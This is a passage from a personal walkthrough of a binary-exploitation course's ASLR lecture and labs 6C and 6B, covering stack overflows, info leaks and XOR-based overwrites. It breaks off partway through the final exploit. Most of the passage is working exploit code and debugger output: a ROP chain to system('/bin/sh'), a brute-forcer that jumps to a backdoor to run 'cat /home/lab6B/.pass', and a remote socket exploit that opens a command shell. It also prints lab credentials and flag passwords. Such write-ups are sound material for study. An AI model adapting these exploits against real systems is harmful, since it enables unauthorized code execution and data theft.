0xb77c95c0 <fgets@plt+0>  jmp    DWORD PTR [ebx+0x10]
0xb77c95c6 <fgets@plt+6>  push   0x8
0xb77c95cb <fgets@plt+11> jmp   0xb77c95a0
-----
printf@plt (
)
[#:] Id 1, Name: "aslr_leak2", stopped 0xb77c97df in main (), reason: BREAKPOINT
[#:] 0xb77c97df->main()
-----
gef> x/20x 0xbf9f4110
0xbf9f4110: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbf9f4118: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbf9f4120: 0x20 0x98 0x7c 0xb7
```

Now let's say we wanted to make the application return to the stack - we could use the RET in main which sits at 0xb77c981b. We would just need to leak the address and subtract 5 giving us the first gadget.

```
>>> leak = 0xb77c9820
>>> goto = 0xb77c981b
>>>
>>> hex(leak - goto)
'0x5'
>>> hex(leak - 0x5)
'0xb77c981b'
```

After a lot of trial and error I wrote my exploit. In order to debug my exploit I used the `raw_input()` function in python and attached gdb to the process (as root) using the command `gdb -p $(pidof aslr_leak2)`.

```
lecture@warzone:/levels/lecture/aslr$ python /tmp/sploit.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process '/levels/lecture/aslr/aslr_leak2': pid 3120
[*] Leaked address 0xb779b820
[*] Sending evil buffer
[+] Enjoy ur shell!
[*] Switching to interactive mode
$ id
uid=1040(lecture) gid=1041(lecture) euid=1041(lecture_priv) groups=1042(lecture_priv),1001(gameuser),1041(lecture)
```

Once launched as shown above we got a shell!

PoC code:

```
1 # lecture: lecture
2
3 from pwn import *
4
5 def main():
6
7     argv1 = "B" * 27 # BULL
8     argv2 = "S" * 3 # SHIT - like trying this without pwntools
9     proc = process(["/levels/lecture/aslr/aslr_leak2", argv1, argv2])
10
11    base_addr = int(proc.recvline()[30:-1][::-1].encode('hex'), 16)
12    log.info("Leaked address 0x%x" % (base_addr))
13
14
15    log.info("Sending evil buffer")
16    proc.sendline(exploit_buffer(base_addr))
17
18    log.success("Enjoy ur shell!")
19    proc.interactive()
20
21 def generate_chain(base):
22
23    rop_gadgets = [
24        base-5,           # ret
25        base-5,           # ret
26        base-0x1a0510,   # <__libc_system>
27        0x41414141,      # return address
28        base-0x7dad4,    # *ptr -> "/bin/sh"
29    ]
30
31    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
32
33 def exploit_buffer(base):
34
35    offset      = "A" * 28
36    retAddr     = struct.pack('<L', base-5) # ret
37    rop_chain = generate_chain(base)
38
39    return ( "%s%s%s\n" % ( offset, retAddr, rop_chain ) )
40
41 main()
```

0xF - ASLR Lab

As with the rest of the course, we're given a new lab in conjunction with the lecture. We can login using the creds **lab6C:lab06start**.

Lab 0x06C

I decided to approach this without source code (although it was given). Right off the bat execution flow is passed into another function **handle_tweet()**.

```
undefined4 main(void)
{
    puts(
        "-----\n| ~Welcome to l33t-tw33ts ~ v.0.13.37
        |\n-----"
    );
    handle_tweet();
    return 0;
}
```

If you look at this function, you'll notice two calls are made using the **local_c4[140]** array as it's only parameter.

```
undefined local_c4 [140];
undefined auStack56 [40];
undefined4 local_10;

memset(auStack56,0,0x28);
local_10 = 0x8c;
set_username(local_c4);
set_tweet(local_c4);
```

Looking at the **set_username** function, you'll notice we can only get a maximum of 128 bytes from stdin via fgets. You'll also notice a loop writing this data to **param_1** at the offset of 140 which we know is a 140 byte array.

```
void set_username(int param_1)

{
    char local_90 [128];
    int local_10;

    memset(local_90,0,0x80);
    puts(">: Enter your username");
    printf(">>: ");
    fgets(local_90,0x80,stdin);
    local_10 = 0;
    while ((local_10 < 0x29 && (local_90[local_10] != '\0'))) {
        *(char*)(local_10 + param_1 + 0x8c) = local_90[local_10];
        local_10 = local_10 + 1;
    }
    printf(">: Welcome, %s",param_1 + 0x8c);
    return;
}
```

Moving forward when looking at the `set_tweet()` function we can see that the `strncpy()` function is actually being called using a pointer from our buffer casted into an integer.

```
void set_tweet(char *param_1)

{
    char local_40c [1028];

    memset(local_40c,0,0x400);
    puts(">: Tweet @Unix-Dude");
    printf("::> ");
    fgets(local_40c,0x400,stdin);
    strncpy(param_1,local_40c,*(__size_t *)(&param_1 + 0xb4));
    return;
}
```

Aside from the above Ghidra also shows some hidden functionality not called from the main program.

```
void secret_backdoor(void)

{
    char local_8c [132];

    fgets(local_8c,0x80,stdin);
    system(local_8c);
    return;
}
```

Triggering the crash

Based on what we learned reversing the binary getting control over the instruction pointer should not be that bad as this is just another buffer overflow.

```
Lab6C@warzone:/levels/lab06$ python -c 'print "\xff" * 126 + "\n" + "\xff" * 0x400' | ./lab6c
-----
| ~Welcome to l33t-tw33ts ~ v.0.13.37 |
-----
>: Enter your username
>>: >: Welcome, ?????????????????????????????????????>: Tweet @Unix-Dude
>>: >: Tweet sent!
Segmentation fault (core dumped)
```

To be less sloppy I created the following PoC:

```
1 import sys
2
3 def main():
4
5     # undefined local_c4 is 140 bytes, and we write at offset 140
6     # meaning we need to write our "integer" at offset 40.
7     int_offset = 40
8
9     sys.stdout.write("\x41" * int_offset)
10    sys.stdout.write("\xff\x01\x01\x01") # *(size_t *) (param_1 + 0xb4) = 0xff
11    sys.stdout.write("%s\n" % (" \x42" * (126-(int_offset+4))))
12
13
14    sys.stdout.write("\x43" * 0x400)
15
16 main()
```

Once sent within GDB we can see we've got EIP control.

```
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xf
$ebx : 0x43434343 ("CCCC"?)  

$ecx : 0xb770b000 -> 0x203a3e3e (">>: "?)
$edx : 0xb7700898 -> 0x00000000
$esp : 0xbfc34e90 -> 0x43434343 ("CCCC"?)  

$ebp : 0x43434343 ("CCCC"?)  

$esi : 0x0
$edi : 0x0
$eip : 0x43434343 ("CCCC"?)  

$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfc34e90|+0x0000: 0x43434343 <- $esp  

0xbfc34e94|+0x0004: 0x43434343  

0xbfc34e98|+0x0008: 0x43434343  

0xbfc34e9c|+0x000c: 0x43434343  

0xbfc34ea0|+0x0010: 0x43434343  

0xbfc34ea4|+0x0014: 0x43434343  

0xbfc34ea8|+0x0018: 0x43434343  

0xbfc34eac|+0x001c: 0x43434343

[] Cannot disassemble from $PC
[!] Cannot access memory at address 0x43434343

[#0] Id 1, Name: "lab6C", stopped 0x43434343 in ?? (), reason: SIGSEGV
```

Observing the crash

Personally, I could not find a leak, but I did notice an interesting behavior. When changing the length passed into `strncpy()` I noticed it would land me in different areas in memory. A few shown below:

```
0xc3->0xc4 : main+45          (0xb775098f, backdoor:0xb775072b)
0xc5         : set_username+116   (0xb7798900, backdoor:0xb779872b)
0xc6         : _dl_sysdep_start+272 (0xb7750000, backdoor:0xb775f72b)
0xc7         : 0xb7000000
```

Based on this we should be able to brute force ASLR, plus after running the program a few more times I noticed another behavior. The last byte remains the same 0x72B. For example, this is the location of the secret backdoor after reboot.

```
gef> p secret_backdoor  
$1 = {<text variable, no debug info>} 0xb776a72b <secret backdoor>
```

So, we don't even have to bruteforce an entire byte, just 4 bits!

Exploitation

So, based on this theory I developed the following PoC:

```
1 import os
2 import sys
3
4 def main():
5
6     evil_bytes = [ "\x07", "\x17", "\x27", "\x37",
7                     "\x47", "\x57", "\x67", "\x77",
8                     "\x87", "\x97", "\xa7", "\xb7",
9                     "\xc7", "\xd7", "\xe7", "\xf7" ]
10
11
12     # undefined local_c4 is 140 bytes, and we write at offset 140
13     # meaning we need to write our "integer" at offset 40.
14     int_offset = 40
15
16     static_buffer = ("\x41" * int_offset)
17     static_buffer += ("\xc6\x01\x01\x01")# *(size_t *) (param_1 + 0xb4) = 0xff
18     static_buffer += ("%s\n" % ("\x42" * (126-(int_offset+4))))
19     static_buffer += ("\x43" * 196)
20
21     for i in range(len(evil_bytes)):
22         ret_addr = ("\x2B%s\xFF" % (evil_bytes[i]))
23         cmd = 'echo "%s%s" | ltrace ./lab6C' % (static_buffer, ret_addr)
24         print(cmd)
25         os.system(cmd)
26
27 main()
```

If we run this in a loop (`for i in {1..16}; do python /tmp/spl0it.py; done`) we eventually see this:

Now we just have to swap the C's for a command.

Below is my final PoC code:

```
1 # lab6B:p4rti4l_Overwr1tes_r_3nuff
2
3 import os
4
5 def main():
6
7     evil_bytes = [ "\x07", "\x17", "\x27", "\x37",
8                     "\x47", "\x57", "\x67", "\x77",
9                     "\x87", "\x97", "\xa7", "\xb7",
10                    "\xc7", "\xd7", "\xe7", "\xf7" ]
11
12
13     # undefined local_c4 is 140 bytes, and we write at offset 140
14     # meaning we need to write our "integer" at offset 40.
15     int_offset = 40
16
17     static_buffer = ("\x20" * int_offset)
18     static_buffer += ("\xc6\x01\x01\x01")# *(size_t *) (param_1 + 0xb4) = 0xff
19     static_buffer += ("%s\n" % ("\x42" * (126-(int_offset+4))))
20
21     static_buffer += "\x20" * 60           # offset to system command
22     command      = "cat /home/lab6B/.pass" # command
23     static_buffer += command
24     static_buffer += "\x20" * (136 - len(command))
25
26
27     for i in range(16):
28         for i in range(len(evil_bytes)):
29
30             ret_addr = ("\x2B%s\xFF" % (evil_bytes[i]))
31
32             cmd = 'echo "%s%s" | ./lab6C' % (static_buffer, ret_addr)
33             os.system(cmd)
34
35 main()
```

Once ran, you should see the password in the output **p4rti4l_Overwr1tes_r_3nuff**, shown below is an example of running it and parsing the output.

```
lab6C@warzone:/levels/lab06$ python /tmp/sploit.py 2>/dev/null | grep p
p4rti4l_Overwr1tes_r_3nuff
```

Lab 0x06B

Unlike the last challenge there is a README provided with this binary. It contains the following:

```
lab6B is not a suid binary, instead you must pwn the privileged  
service running on port 6642  
  
Using netcat:  
    nc wargame.server.example 6642 -vvv  
  
Your final exploit must work against this service in order to  
get the .pass file from the lab6A user.
```

Based on this we're dealing with a remote service, regardless I proceeded to reverse engineer the binary locally.

Breakdown

If you look at the 3rd function call within main you'll see a call to the function *login_prompt()*, just before that a call to *hash_pass()*.

```
undefined4 main(void)  
  
{  
    int iVar1;  
    undefined4 uVar2;  
    undefined4 local_18;  
    int local_14;  
  
    setvbuf(stdout,(char *)0x0,2,0);  
    iVar1 = load_pass(&local_18);  
    local_14 = 0x20;  
    if (iVar1 < 0x21) {  
        local_14 = iVar1;  
    }  
    if ((local_14 == 0) || (local_14 == -1)) {  
        uVar2 = 1;  
    }  
    else {  
        hash_pass(local_18,"lab6A");  
        puts("----- FALK OS LOGIN PROMPT -----");  
        fflush(stdout);  
        iVar1 = login_prompt(local_14,local_18);  
        if (iVar1 == 0) {  
            uVar2 = 0;  
        }  
        else {  
            puts(  
                "+-----+\n|WARNINGWARNINGWARNINGWARNINGW  
ARNINGWARNINGWARNINGWARNIN|\n|GWARNINWARNI - TOO MANY LOGIN ATTEMPTS -  
NGWARNINGWARN|\n|INGWARNINGWARNINGWARNINGWARNINGWARNINGWAR|\n+-----  
-----+\n| We have logged this session and will  
be |\n| sending it to the proper CCDC CTF teams to analyze |\n|  
----- |\n| The CCDC cyber team dispatched will  
use their |\n| masterful IT and networking skills to trace |\n| you  
down and serve swift american justice  
|\n+-----+"  
        );  
        uVar2 = 1;  
    }  
    return uVar2;  
}
```

Within *login_prompt()* we can see three character arrays, and three other variables. As well as calls to *fgets()*, *strncpy()*, and *hash_pass()* once again.

```
undefined4 login_prompt(size_t param_1,void *param_2)

{
    int iVar1;
    char local_d4 [128];
    char local_54 [32];
    char local_34 [32];
    undefined4 local_14;
    int local_10;

    local_10 = -3;
    local_14 = 0xffffffff;
    while( true ) {
        if (local_10 == 0) {
            return local_14;
        }
        local_10 = local_10 + 1;
        memset(local_34,0,0x20);
        memset(local_54,0,0x20);
        memset(local_d4,0,0x80);
        printf("Enter your username: ");
        fgets(local_d4,0x80,stdin);
        strncpy(local_54,local_d4,0x20);
        printf("Enter your password: ");
        fgets(local_d4,0x80,stdin);
        strncpy(local_34,local_d4,0x20);
        hash_pass(local_34,local_54);
        if ((0x10 < (int)param_1) && (iVar1 = memcmp(local_34,param_2,param_1), iVar1 == 0)) break;
        printf("Authentication failed for user %s\n",local_54);
    }
    login();
    return 0;
}
```

Nothing immediately sticks out to me, so I decided to start throwing large buffers at it to no avail (e.g "A" * 0x80). Having had no luck whatsoever I decided to start reversing *hash_pass()*.

```
void hash_pass(int param_1,int param_2)

{
    int local_c;

    local_c = 0;
    while (((char *)param_1 + local_c) != '\0' && ((char *)param_2 + local_c) != '\0')) {
        *(byte *)(local_c + param_1) = *(byte *)(param_2 + local_c) ^ *(byte *)(param_1 + local_c);
        local_c = local_c + 1;
    }
    while ((char *)param_1 + local_c) != '\0' {
        *(byte *)(local_c + param_1) = *(byte *)(param_1 + local_c) ^ 0x44;
        local_c = local_c + 1;
    }
    return;
}
```

Debugging setup

Looking at the decompiled pseudo C code was not easy, so I decided to dump this in gdb and debug exactly what was going on. To debug I logged in as **gameadmin** and turned into **root** via sudo within my python script. Once launched I would attach to the process via **gdb -p \$(pidof lab6B)**. My debug code is shown below.

```
1 #!/usr/bin/env python3
2 #
3 # pip3 install pwntools==4.1.0
4 #
5
6 import sys
7 from pwn import *
8
9 def main():
10
11     session = ssh(host="192.168.159.150", user="gameadmin", password="gameadmin")
12     sh = session.process('/bin/sh', env={'PS1':''})
13
14     # login to the remote server as root (we're debugging locally)
15     sh.sendline("sudo -s")
16     sh.read()
17     sh.sendline("gameadmin")
18     sh.read()
19
20     # start the lab6B binary
21     sh.sendline("/levels/lab06/lab6B")
22     sh.read()
23
24     sh.interactive()
25
26 main()
```

Once launched you should see something like this:

```
root@kali:~# python3 debugger.py
[+] Connecting to 192.168.159.150 on port 22: Done
[*] gameadmin@192.168.159.150:
    Distro      Ubuntu 14.04
    OS:        linux
    Arch:      i386
    Version:   3.16.0
    ASLR:      Enabled
    Note:      Susceptible to ASLR ulimit trick (CVE-2016-3672)
[*] Starting remote process b'/bin/sh' on 192.168.159.150: pid 2101
[*] Switching to interactive mode
$ lab6A
Enter your password: $ password
$ █
```

Understanding hash_pass() and finding our leak

Below is a high level of my understanding of the **hash_pass()** function. To observe this behavior, I sent 32 A's as the username and 32 B's as the password.

```
gef> disassemble
Dump of assembler code for function hash_pass:
=> 0xb77beb2d <+0>: push  ebp
    0xb77beb2e <+1>: mov   ebp,esp
    0xb77beb30 <+3>: push  esi
    0xb77beb31 <+4>: sub   esp,0x10
    0xb77beb34 <+7>: mov   DWORD PTR [ebp-0x8],0x0
    0xb77beb3b <+14>: jmp   0xb77beb63 <hash_pass+54>
    0xb77beb3d <+16>: mov   edx,DWORD PTR [ebp-0x8]
    0xb77beb40 <+19>: mov   eax,DWORD PTR [ebp+0x8]
    0xb77beb43 <+22>: add   edx,eax
    0xb77beb45 <+24>: mov   ecx,DWORD PTR [ebp-0x8]
    0xb77beb48 <+27>: mov   eax,DWORD PTR [ebp+0x8]
    0xb77beb4b <+30>: add   eax,ecx
    0xb77beb4d <+32>: movzx  ecx,BYTE PTR [eax]
    0xb77beb50 <+35>: mov   esi,DWORD PTR [ebp-0x8]
    0xb77beb53 <+38>: mov   eax,DWORD PTR [ebp+0xc]
    0xb77beb56 <+41>: add   eax,esi
    0xb77beb58 <+43>: movzx  eax,BYTE PTR [eax]
    0xb77beb5b <+46>: xor   eax,ecx
    0xb77beb5d <+48>: mov   BYTE PTR [edx],al
    0xb77beb5f <+50>: add   edx,DWORD PTR [ebp-0x8],0x1
    0xb77beb63 <+54>: mov   edx,DWORD PTR [ebp-0x8]
    0xb77beb66 <+57>: mov   eax,DWORD PTR [ebp+0x8]
    0xb77beb69 <+60>: add   eax,edx
    0xb77beb6b <+62>: movzx  eax,BYTE PTR [eax]
    0xb77beb6e <+65>: test  al,al
    0xb77beb70 <+67>: je    0xb77beb81 <hash_pass+84>
    0xb77beb72 <+69>: mov   edx,DWORD PTR [ebp-0x8]
    0xb77beb75 <+72>: mov   eax,DWORD PTR [ebp+0xc]
    0xb77beb78 <+75>: add   eax,edx
    0xb77beb7a <+77>: movzx  eax,BYTE PTR [eax]
    0xb77beb7d <+80>: test  al,al
    0xb77beb7f <+82>: jne   0xb77beb3d <hash_pass+16>
    0xb77beb81 <+84>: jmp   0xb77beb9f <hash_pass+114>
    0xb77beb83 <+86>: mov   edx,DWORD PTR [ebp-0x8]
    0xb77beb86 <+89>: mov   eax,DWORD PTR [ebp+0x8]
    0xb77beb89 <+92>: add   edx,eax
    0xb77beb8b <+94>: mov   ecx,DWORD PTR [ebp-0x8]
    0xb77beb8e <+97>: mov   eax,DWORD PTR [ebp+0x8]
    0xb77beb91 <+100>: add   eax,ecx
    0xb77beb93 <+102>: movzx  eax,BYTE PTR [eax]
    0xb77beb96 <+105>: xor   eax,0x44
    0xb77beb99 <+108>: mov   BYTE PTR [edx],al
    0xb77beb9b <+110>: add   edx,DWORD PTR [ebp-0x8],0x1
    0xb77beb9f <+114>: mov   eax,DWORD PTR [ebp+0x8]
    0xb77bebba2 <+117>: mov   edx,DWORD PTR [ebp+0x8]
    0xb77bebba5 <+120>: add   eax,edx
    0xb77bebba7 <+122>: movzx  eax,BYTE PTR [eax]
    0xb77bebbaa <+125>: test  al,al
    0xb77bebbaC <+127>: jne   0xb77beb83 <hash_pass+86>
    0xb77bebbaE <+129>: nop
    0xb77bebbaF <+130>: add   esp,0x10
    0xb77bebb2 <+133>: pop   esi
    0xb77bebb3 <+134>: pop   ebp
    0xb77bebb4 <+135>: ret

End of assembler dump.
```

The diagram highlights several key points in the assembly code:

- (0) Declare local_c as 0 and store the value at [EBP-0x8].
- (2) XOR a username byte by a password byte and write this byte at the index / offset (using local_c). As a result overwriting the password buffer by the XOR'd results.
- (1) We load local_c and use it as an index / offset into the strings param_1 (username), and param_2 (password). If we are done reading the username we take a jump to +84. If not we jump to +16.
- (3) We are done XORing the password. Jump to +114.
- (5) We only enter this block if the password length is greater than the username length. Should that be the case the remainder of the password is XOR'd by 0x44.
- (4) We load the password at the current offset if we're done reading it we return otherwise we take a jump to the instruction block at +86.

Although not obvious in the moment we had a write vulnerability present within this function. If you look at **hash_pass+46** and **hash_pass+48** within the debugger you'll notice that the pointer is incremented and if a NULL is not reached, it will continue to increment allowing us to write past our original buffer, but how?

Recall entering this function that we make 2 calls to **strncpy()**.

```
char *strncpy(char *dest, const char *src, size_t n);
```

As per the man pages this function operates similar to strcpy except that “at most n bytes of src are copied” along with a warning: “If there is no null byte among the first n bytes of src, the string placed in dest will not be null terminated”.

Continuing execution and looking at our script we can see that we've triggered a leak. This occurred since `printf()` will output everything in the respective format until it reaches a null.

Not only that, but 0x03 is actually the result of XORing A and B. If we run the script again, attach the debugger, and set a breakpoint at `hash_pass+77` we can see exactly the source of this leak.

```
gef> x/50w $eax
0xbff9858a8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbff9858b8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbff9858c8: 0x42424242 0x42424242 0x42424242 0x42424242
0xbff9858d8: 0x42424242 0x42424242 0x42424242 0x42424242
0xbff9858e8: 0xffffffff 0xfffffff8 0xb7714f78 0xb7714f78
0xbff9858f8: 0xbff985928 0xb7712f7e 0x1b 0xb94a8170
0xbff985908: 0x2 0x0 0xb76df3c4 0x16
0xbff985918: 0xb94a8170 0x1b 0xb7712fb0 0xb76df000
0xbff985928: 0x0 0xb754baf3 0x1 0xbff9859c4
0xbff985938: 0xbff9859cc 0xb76fee6a 0x1 0xbff9859c4
0xbff985948: 0xbff9859cc 0x3 0xbff9859c0 0xb76df000
0xbff985958: 0x0 0x0 0x0 0xf47a2a23
0xbff985968: 0x6dbd2e32 0x0
```

Those values should look familiar. If you recall the decompiled code from ghidra we can see that we're going to overwrite `local_14` and `local_10` along with other values. In fact one of these is a pointer to `main()`.

```
gef> disassemble 0xb7712f7e
Dump of assembler code for function main:
0xb7712ec1 <+0>:    push   ebp
0xb7712ec2 <+1>:    mov    ebp,esp
0xb7712ec4 <+3>:    push   ebx
0xb7712ec5 <+4>:    and    esp,0xffffffff
0xb7712ec8 <+7>:    sub    esp,0x20
```

If we set another breakpoint at RET and continue execution, we can then see we've overwritten variables as well as a pointer to main():

```
gef> x/50w 0xbff9858a8
0xbff9858a8: 0x41414141 0x41414141 0x41414141 0x41414141 0x41414141
0xbff9858b8: 0x41414141 0x41414141 0x41414141 0x41414141 0x41414141
0xbff9858c8: 0x3030303 0x3030303 0x3030303 0x3030303 0x3030303
0xbff9858d8: 0x3030303 0x3030303 0x3030303 0x3030303 0x3030303
0xbff9858e8: 0xfcfcfcfc 0xfcfcfcfd 0xb4724c7b 0xb4724c7b
0xbff9858f8: 0xbcb9b5a2b 0xb4722c7d 0x18 0xb94a8170
```

From here I set a breakpoint at ***login_prompt+375*** this is where our loop counter is checked before returning to main.

```
Breakpoint 3, 0xb7712ead in login_prompt ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xfcfcfcfd
$ebx : 0xb7714f78 -> 0x00002e80
$ecx : 0x79
$edx : 0xfcfcfcfe
$esp : 0xbff985810 -> 0xb771314c -> "Authentication failed for user %s\n"
$ebp : 0xbff9858f8 -> 0xbc9b5a2b
$esi : 0x0
$edi : 0x0
$eip : 0xb7712ead -> <login_prompt+375> test eax, eax
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbff985810|+0x0000: 0xb771314c -> "Authentication failed for user %s\n" <- $esp
0xbff985814|+0x0004: 0xbff9858a8 -> 0x41414141
0xbff985818|+0x0008: 0x00000018
0xbff98581c|+0x000c: 0xb75a0d31 -> <_IO_file_write+65> test eax, eax
0xbff985820|+0x0010: 0x00000001
0xbff985824|+0x0014: 0xb76dfb07 -> 0x6e08980a
0xbff985828|+0x0018: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\n"
0xbff98582c|+0x001c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\n"

0xb7712ea4 <login_prompt+366> mov    eax, DWORD PTR [ebp-0xc]
0xb7712ea7 <login_prompt+369> lea    edx, [eax+0x1]
0xb7712eaa <login_prompt+372> mov    DWORD PTR [ebp-0xc], edx
->0xb7712ead <login_prompt+375> test   eax, eax
0xb7712eaf <login_prompt+377> jne    0xb7712d5e <login_prompt+40>
0xb7712eb5 <login_prompt+383> mov    eax, DWORD PTR [ebp-0x10]
0xb7712eb8 <login_prompt+386> add    esp, 0xe4
0xb7712ebe <login_prompt+392> pop   ebx
0xb7712ebf <login_prompt+393> pop   ebp

[#] Id 1, Name: "lab6B", stopped 0xb7712ead in login_prompt (), reason: BREAKPOINT
[#] 0xb7712ead->login_prompt()
```

Assuming that pointer served as the return address I set EAX to 0x00 (**set \$eax=0x00**), so we would forcibly go to main (pretend the loop is over).

```
Program received signal SIGSEGV, Segmentation fault.
0xb472dc7d in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xfcfcfcfc
$ebx : 0xb472fc7b
$ecx : 0x79
$edx : 0xfcfcfcfe
$esp : 0xbfbfa2a0 -> 0x00000018
$ebp : 0xbcbcalcb
$esi : 0x0
$edi : 0x0
$eip : 0xb472dc7d
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

Once sent, we successfully crash the program and confirm the overwritten address is in fact the return address!

Creating a controlled write

In order to craft values to overwrite these variables / pointers with what we want we'll need to use a little math.

First using the leak, we will be grabbing each byte, that is the result of the XOR. Since the variables were XOR'd after our username the application is actually XOR-ing these values by 0x03. Let's break it down.

- The username is XOR'd by the password and the result stored in the password buffer
- Since the password buffer is 32 bytes and 0xffffffff sits next to this 32 byte buffer WITHOUT A NULL it technically is now larger than 32 bytes.
- For that reason, the username is technically 64 bytes + whatever is adjacent to the password buffer.
- Keeping in mind we're XORing the password by username bytes, the address where a byte is obtained to perform a XOR operation comes from the indexed username pointer.
- Meaning eventually we indexed the overwritten password, in this case containing 0x03.
- Which we then use to XOR whatever password currently points to (e.g $0xFF \wedge 0x03 == 0xFC$).

So, we'll need to program a function that does the following:

- Obtain and parse the leak to get local_10, local_14, and the return address
- Send the leaked values to a function and for each byte generate a new byte
- Ultimately these bytes will form a buffer to be sent and the XOR should write our new value

For example, say we want to write 0x41.

- Assuming memory points to 0xFC
- What XOR'd by 0xFC == 0x41? (0xbd)
- What XOR'd by 0x41 (since we send A's as the username) == 0xbd (0xFC)

Based on the above, we'd send 0xFC. If you do the above and craft a small PoC you'll see you have EIP control!

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
-----
$eax : 0xdeadbeef
$ebx : 0xb77aef78 -> 0x00002e80
$ecx : 0x21
$edx : 0x1
$esp : 0xbfd871f0 -> 0x0000001b
$ebp : 0xbfd87218 -> 0x00000000
$esi : 0x0
$edi : 0x0
$eip : 0x41414141 ("AAAA"?)  

$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

Now all that was left to do was craft a PoC.

Exploitation

Since I did majority of my debugging locally, I ended up writing my PoC locally; then wrote the remote exploit. Regardless, remote exploit code shown below.

```
1 #!/usr/bin/env python3
2 #
3 # lab6A:strncpy_1s_n0t_s0_s4f3_101
4 #
5
6 import struct
7 import socket
8
9 def main():
10
11     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12     sock.connect(("192.168.159.150", 6642))
13     sock.settimeout(1)
14
15     if len(recvall(sock)) > 1:
16         print("[*] banner received, continuing exploitation")
17     else:
18         print("[-] banner grab failed exiting...")
19         exit(-1)
20
21     stager = generate_buffer()
22
23     # send the username and password buffers to leak the addresses / variables
24     sock.send(stager[0])
25     recvall(sock)
26     sock.send(stager[1])
27     line = recvall(sock)
28
29     if b"Authentication failed" in line:
30         stager = generate_buffer(parse_info_leak(line), 0xdeadbeef)
31     else:
32         print("[-] exploitation failed, restart service")
33         exit(-1)
34
35     sock.send(stager[0])
36     recvall(sock)
37     sock.send(stager[1])
38     recvall(sock)
39
40     while True:
41         sock.send(b"\n")
42         if b"WELCOME" in recvall(sock):
43             break
44
45     print("[+] Exploitation complete, enjoy the shell ;)\n")
46     while True:
47         try:
48             sock.send(input("wetw0rk> ").encode('latin-1') + b"\n")
49             print(recvall(sock).decode('latin-1'))
50         except:
51             print("[-] Exiting shell...")
52
53
54 # generate_buffer: generate the username and password buffer, either for the leak or
55 # exploit
56 def generate_buffer(var_addrs=None, return_address=0x00000000):
57
58     offset = b"B" * 12
59     buffers = ["", ""]
60     buffer_size = 32
61     buffers[0] = b"A" * buffer_size + b'\n'
62
63     if (return_address == 0xdeadbeef):
```

```

65     login_addr = var_addrs["nohash"]["ret_addr"] - 0x48a
66
67     print("[+] login() at 0x%02x, overwriting return address" % login_addr)
68
69     local_14 = struct.pack("<I", generate_addr(var_addrs["hashed"]["local_14"],
0xdeadbeef))
70     local_10 = struct.pack("<I", generate_addr(var_addrs["hashed"]["local_10"],
0xfffffffffe))
71     ret_addr = struct.pack("<I", generate_addr(var_addrs["hashed"]["ret_addr"],
login_addr))
72
73     else:
74
75     local_14 = b"BBBB"
76     local_10 = b"BBBB"
77     ret_addr = b"B"
78
79     payload_buffer = (b"%b%b%b%b" % (local_14, local_10, offset, ret_addr))
80     rest = b"B" * (buffer_size - (
81         len(payload_buffer)
82     )
83     )
84
85     buffers[1] = payload_buffer + rest + b'\n'
86
87     return buffers
88
89 # generate_addr: using the leaked value generate a value / address later to be XOR'd.
this
90 #           value once XOR'd will become our wanted address
91 def generate_addr(current_address, wanted_address):
92
93     print("[*] generating buffer for 0x%x -> 0x%x" % (current_address, wanted_address))
94
95     hex_str = hex(current_address)[2:]
96     c_array = [hex_str[i:i+2] for i in range(0, len(hex_str), 2)]
97
98     hex_str = hex(wanted_address)[2:]
99     w_array = [hex_str[i:i+2] for i in range(0, len(hex_str), 2)]
100
101    for i in range(4):
102        c = int(c_array[i], 16)
103        w = int(w_array[i], 16)
104        w_array[i] = find_byte(c, w)
105
106        w_array[i] = find_byte(0x41, w_array[i])
107        print("[*] sending 0x%02x" % w_array[i])
108
109    return format_address(w_array)
110
111 # find_byte: find what integer is needed to be XOR'd by the static_byte to equate the
wanted_byte
112 def find_byte(static_byte, wanted_byte):
113
114     byte = 0
115     for i in range(256):
116         if (static_byte ^ i) == wanted_byte :
117             byte = i
118
119         if byte == 0:
120             print("[-] failed to generate byte 0x%02x" % wanted_byte)
121
122     return byte
123
124 # parse_info_leak: extract current variable values as well as the return address in both
normal
125 #           format and XOR'd format to later be used for crafting the exploit
buffer
126 def parse_info_leak(leak):
127

```

```

128     variables =\
129     {
130         "hashed": { "local_14": 0x00000000, "local_10": 0x00000000, "ret_addr": 0x00000000 },
131         "nohash": { "local_14": 0x00000000, "local_10": 0x00000000, "ret_addr": 0x00000000 }
132     }
133
134     # XOR decrypt the leak, with 0x03 (A ^ B == 0x03)
135     nohash = bytearray()
136     for i in range(len(leak)):
137         nohash.append(leak[i] ^ 0x03)
138
139     # extract the hashed values (this is what is currently stored in memory)
140     i = leak.find(b"\xfc\xfc\xfc\xfc")
141     j = nohash.find(b"\xff\xff\xff\xff")
142
143     variables["hashed"]["local_14"] = format_address(leak[i:    ][:4][::-1])
144     variables["hashed"]["local_10"] = format_address(leak[i+4: ][:4][::-1])
